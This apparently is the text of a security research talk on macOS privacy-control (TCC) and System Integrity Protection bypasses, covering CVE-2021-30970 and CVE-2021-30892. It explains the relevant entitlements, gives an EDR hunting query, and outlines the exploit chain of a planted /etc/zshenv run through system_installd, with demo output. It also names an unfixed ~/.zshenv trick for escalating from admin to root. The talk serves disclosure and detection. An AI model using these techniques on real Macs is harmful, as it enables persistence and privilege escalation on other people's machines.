  - But requires kTCCServiceSystemPolicySysAdminFiles.

```
jbo@JBO-MAC ~ % dscl . -create /Users/$USER NFSHomeDirectory /tmp/$USER
```

Private Data Access – TCC bypass

- Found /usr/libexec/configd with “com.apple.private.tcc.allow” entitlement and no hardened runtime.
- Can inject a dylib from commandline with the “-t” argument.
- CVE-2021-30970: generic TCC bypass.
  - Looking for bogus TCC.db files and tracing Unified Logging is the strategy.
- Responsibly disclosed to Apple back in October 2021.
- Generic Microsoft Defender detection.

Private Data Access – TCC bypass

Elevation of Privilege – SIP bypass

- System Integrity Protection (SIP), aka “rootless”, introduced as early as Yosemite.
- Leverages the Apple sandbox to protect the entire platform, even from root.
- Can only be legitimately disabled in recovery mode.

Elevation of Privilege – SIP bypass

- Configured with two NVRAM variables:
  - csr-active-config: bitmask of enabled protections
  - csr-data: stored netboot configuration
- Can’t legitimately modify those without booting into recovery mode.
- csrutil controls SIP (in non-recovery mode can do only limited things).

```
root@JBO-MAC ~ # csrutil status
System Integrity Protection status: enabled.
root@JBO-MAC ~ # csrutil disable
csrutil: This tool needs to be executed from Recovery OS.
root@JBO-MAC ~ #
```

Elevation of Privilege – SIP bypass

- Configured with two NVRAM variables:
  - csr-active-config: bitmask of enabled protections
  - csr-data: stored netboot configuration
- Can’t legitimately modify those without booting into recovery mode.
- csrutil controls SIP (in non-recovery mode can do only limited things).

```
root@JBO-MAC ~ # csrutil status
System Integrity Protection status: enabled.
root@JBO-MAC ~ # csrutil disable
csrutil: This tool needs to be executed from Recovery OS.
root@JBO-MAC ~ #
```

Elevation of Privilege – SIP bypass

- Is a bitmask that controls SIP protections.
- Compromising any of these is considered a SIP bypass.

```
/* Rootless configuration flags */
#define CSR_ALLOW_UNTRUSTED_KEXTS               (1 << 0)
#define CSR_ALLOW_UNRESTRICTED_FS               (1 << 1)
#define CSR_ALLOW_TASK_FOR_PID                  (1 << 2)
#define CSR_ALLOW_KERNEL_DEBUGGER               (1 << 3)
#define CSR_ALLOW_APPLE_INTERNAL                (1 << 4)
#define CSR_ALLOW_DESTRUCTIVE_DTRACE    (1 << 5) /* name deprecated */
#define CSR_ALLOW_UNRESTRICTED_DTRACE   (1 << 5)
#define CSR_ALLOW_UNRESTRICTED_NVRAM    (1 << 6)
#define CSR_ALLOW_DEVICE_CONFIGURATION  (1 << 7)
#define CSR_ALLOW_ANY_RECOVERY_OS       (1 << 8)
#define CSR_ALLOW_UNAPPROVED_KEXTS      (1 << 9)
```

Elevation of Privilege – SIP bypass

- Can’t modify “restricted” files.
- A file is restricted if it has one of the following conditions:
  - Has the “com.apple.rootless” extended attribute.
  - Under a directory mentioned in /System/Library/Sandbox/rootless.conf
    - And is not whitelisted (maintained in two other files)
  - Obviously, you can’t manually make a file SIP protected (think undeletable malware).
- Can view with ls –lO option.

Rootkit Capabilities – SIP bypass

```
root@JBO-MAC ~ # ls -laO /usr
total 0
drwxr-xr-x@   11 root  wheel  restricted,hidden   352 Jan  1  2020 .
drwxr-xr-x    20 root  wheel  sunlnk              640 Jan  1  2020 ..
lrwxr-xr-x     1 root  wheel  restricted           25 Jan  1  2020 X11 -> ../private/var/select/X11
lrwxr-xr-x     1 root  wheel  restricted           25 Jan  1  2020 X11R6 -> ../private/var/select/X11
drwxr-xr-x  1038 root  wheel  restricted        33216 Jan  1  2020 bin
drwxr-xr-x    38 root  wheel  restricted         1216 Jan  1  2020 lib
drwxr-xr-x   294 root  wheel  restricted         9408 Jan  1  2020 libexec
drwxr-xr-x    15 root  wheel  sunlnk              480 Jun 17 12:45 local
drwxr-xr-x   232 root  wheel  restricted         7424 Jan  1  2020 sbin
drwxr-xr-x    47 root  wheel  restricted         1504 Jan  1  2020 share
drwxr-xr-x     6 root  wheel  restricted          192 Jan  1  2020 standalone
root@JBO-MAC ~ #
```

Elevation of Privilege – SIP bypass

- Those filesystem restrictions stop malicious operations.
- It’s always interesting to examine the sandbox log:

```
root@JBO-MAC ~ # cp /tmp/malware.plist /System/Library/LaunchDaemons
cp: /System/Library/LaunchDaemons/malware.plist: Operation not permitted
root@JBO-MAC ~ # log show -style syslog --info --last 1m | grep malware.plist
2021-07-28 19:50:58.834940-0700  localhost kernel[0]: (Sandbox) System Policy: cp(80538) deny(1) file-write-create /System/Library/LaunchDaemons/malware.plist
```

Elevation of Privilege – SIP bypass

- How does Apple handle upgrade situations (and others)?
  - Apple has a set of entitlements for completely bypass SIP checks!
  - All begin with “com.apple.rootless” prefix.
- Two important ones (for filesystem checks):
  - com.apple.rootless.install: bypasses all filesystem SIP checks.
  - com.apple.rootless.install.heritable: grants “com.apple.rootless.install” to child processes.

Elevation of Privilege – SIP bypass

```
root@JBO-MAC ~ # codesign -d --entitlements - /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/system_shove
Executable=/System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/system_shove
??qq?<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.apple.rootless.install</key>
        <true/>
</dict>
</plist>
```

Elevation of Privilege – SIP bypass

- To hunt for SIP bypasses, do one of the following:
  - Look for a process with “com.apple.rootless.install” that can be injected into.
  - Look for a process with “com.apple.rootless.install.heritable” that can spawn child processes.
- I ended up using Microsoft’s EDR data and found these child processes of “system_installd”.

Elevation of Privilege – SIP bypass

```
1   DeviceProcessEvents
2   | where InitiatingProcessFileName =~ "system_installd"
3       and FileName !~ "system_installd"
4   | take 300
5   | summarize Hits=count(), SomeCmdline=any(ProcessCommandLine) by FileName
6   | sort by Hits desc
```

FileName	Hits	SomeCmdline
zsh	237	/bin/zsh /tmp/PKInstallSandbox.ZnRucC/Scripts/com.apple.pkg.InstallAssistant...

Elevation of Privilege – SIP bypass

```
root@JBO-MAC ~ # codesign -d --entitlements - /System/Library/PrivateFrameworks/PackageKit.framework/Resources/system_installd
Executable=/System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/system_installd
qq<<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.apple.private.launchservices.cansetapplicationstrusted</key>
        <true/>
        <key>com.apple.private.package_script_service.allow</key>
        <true/>
        <key>com.apple.private.responsibility.set-arbitrary</key>
        <true/>
        <key>com.apple.private.security.storage-exempt.heritable</key>
        <true/>
        <key>com.apple.private.security.syspolicy.package-installation</key>
        <true/>
        <key>com.apple.private.security.syspolicy.package-verification</key>
        <true/>
        <key>com.apple.private.storage.fusion.allow-pin-fastpromote</key>
        <true/>
        <key>com.apple.private.tcc.manager</key>
        <true/>
        <key>com.apple.rootless.install.heritable</key>
        <true/>
</dict>
</plist>
```

Elevation of Privilege – SIP bypass

- system_installd
  - Entitled with “com.apple.rootless.install.heritable" – very powerful!
  - A daemon that gets invoked when installing an Apple-signed package.
- Played with system_installd
  - Will do various tasks like updating cache, moving files to temporary paths *securely* and so on.
  - If package has a post-install script – will invoke it.
  - Which explains why zsh was run.

Elevation of Privilege – SIP bypass

- Creating a child process involves many things, sometimes they’re things engineers don’t think about.
  - Loading libraries, running auto-run commands etc.
- Specifically, zsh has /etc/zshenv which is an auto-run command.


```
if [[ -z $compdir ]]; then
  # Start up a new zsh and get its default fpath.  If some swine has
  # tinkered with this in /etc/zshenv we're out of luck.
  lines=(${(f)"$(zsh -fc 'print -l $ZSH_VERSION $fpath')"})
  line=$lines[1]
  shift lines
```

Elevation of Privilege – SIP bypass

- Exploitation:
  - Download signed PKG file that legitimately invokes zsh.
  - Plant an easy /etc/zshenv:
    - if [$PPID -eq `pgrep system_installd`]; then
      - do_whatever_sip_free
    - fi
- Trigger installer.
- CVE-2021-30892.
- Detection: quite challenging.
  - Looking for anomalous file writes is key.

Elevation of Privilege – SIP bypass

```
root@JBO-MAC ~ # csrutil status
System Integrity Protection status: enabled.
root@JBO-MAC ~ # head -n 1 /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
<?xml version="1.0" encoding="UTF-8"?>
root@JBO-MAC ~ # echo hi > /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
zsh: operation not permitted: /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
root@JBO-MAC ~ # ./shrootless.sh "echo hi > /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist"
```





```
SIP bypass by Jonathan Bar Or ("JBO")

Checking command line arguments ..... [ OK ]
Checking if running as root ..... [ OK ]
Checking for system_installd ..... [ OK ]
Downloading Apple-signed package ..... [ OK ]
Writing '/etc/zshenv' payload ..... [ OK ]
Running installer ..... [ OK ]
Cleaning up ..... [ OK ]

> Great, the specified command should have run with no SIP restrictions. Hurray!
> Quitting.
root@JBO-MAC ~ # cat /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
hi
root@JBO-MAC ~ # ls -laO /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
-rw-r--r--  1 root  wheel  restricted 3 Jul 28 20:30 /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
root@JBO-MAC ~ #
```

Elevation of Privilege – SIP bypass

- Bonus:
  - Each user has a .zshenv file that can be planted in their home directory (~/.zshenv).
  - Running “sudo -s“ does not change the home directory.
  - Infecting the user’s ~/.zshenv file can trigger admin to root EoP!
  - Still unfixed.

Putting it all together



Testing against variants

- Sometimes after releasing a blogpost, new variants started to appear, which gave us a chance to see if our generic detections were durable.
- Example: SIP bypass variant discovered later that abuses the symbolic link (in macOS /tmp → /private/tmp).
  - Our detection worked flawlessly without any changes.
  - Another responsible disclosure.

Summary

- To simulate attacks and challenge our own product, we invest in producing new techniques and exploits.
- Sometimes these highlight tough situations any security vendor might face!
  - How to handle undeletable malware?
  - What optics do we need from the OS to detect TCC bypasses?
  - Can we generically detect sandbox escapes?
- These benefit the entire industry.
- You can use your favorite EDR data to hunt for logic issues!
- Detection on macOS can be challenging.

Thank you!

- Special thanks to the Microsoft Defender macOS research team!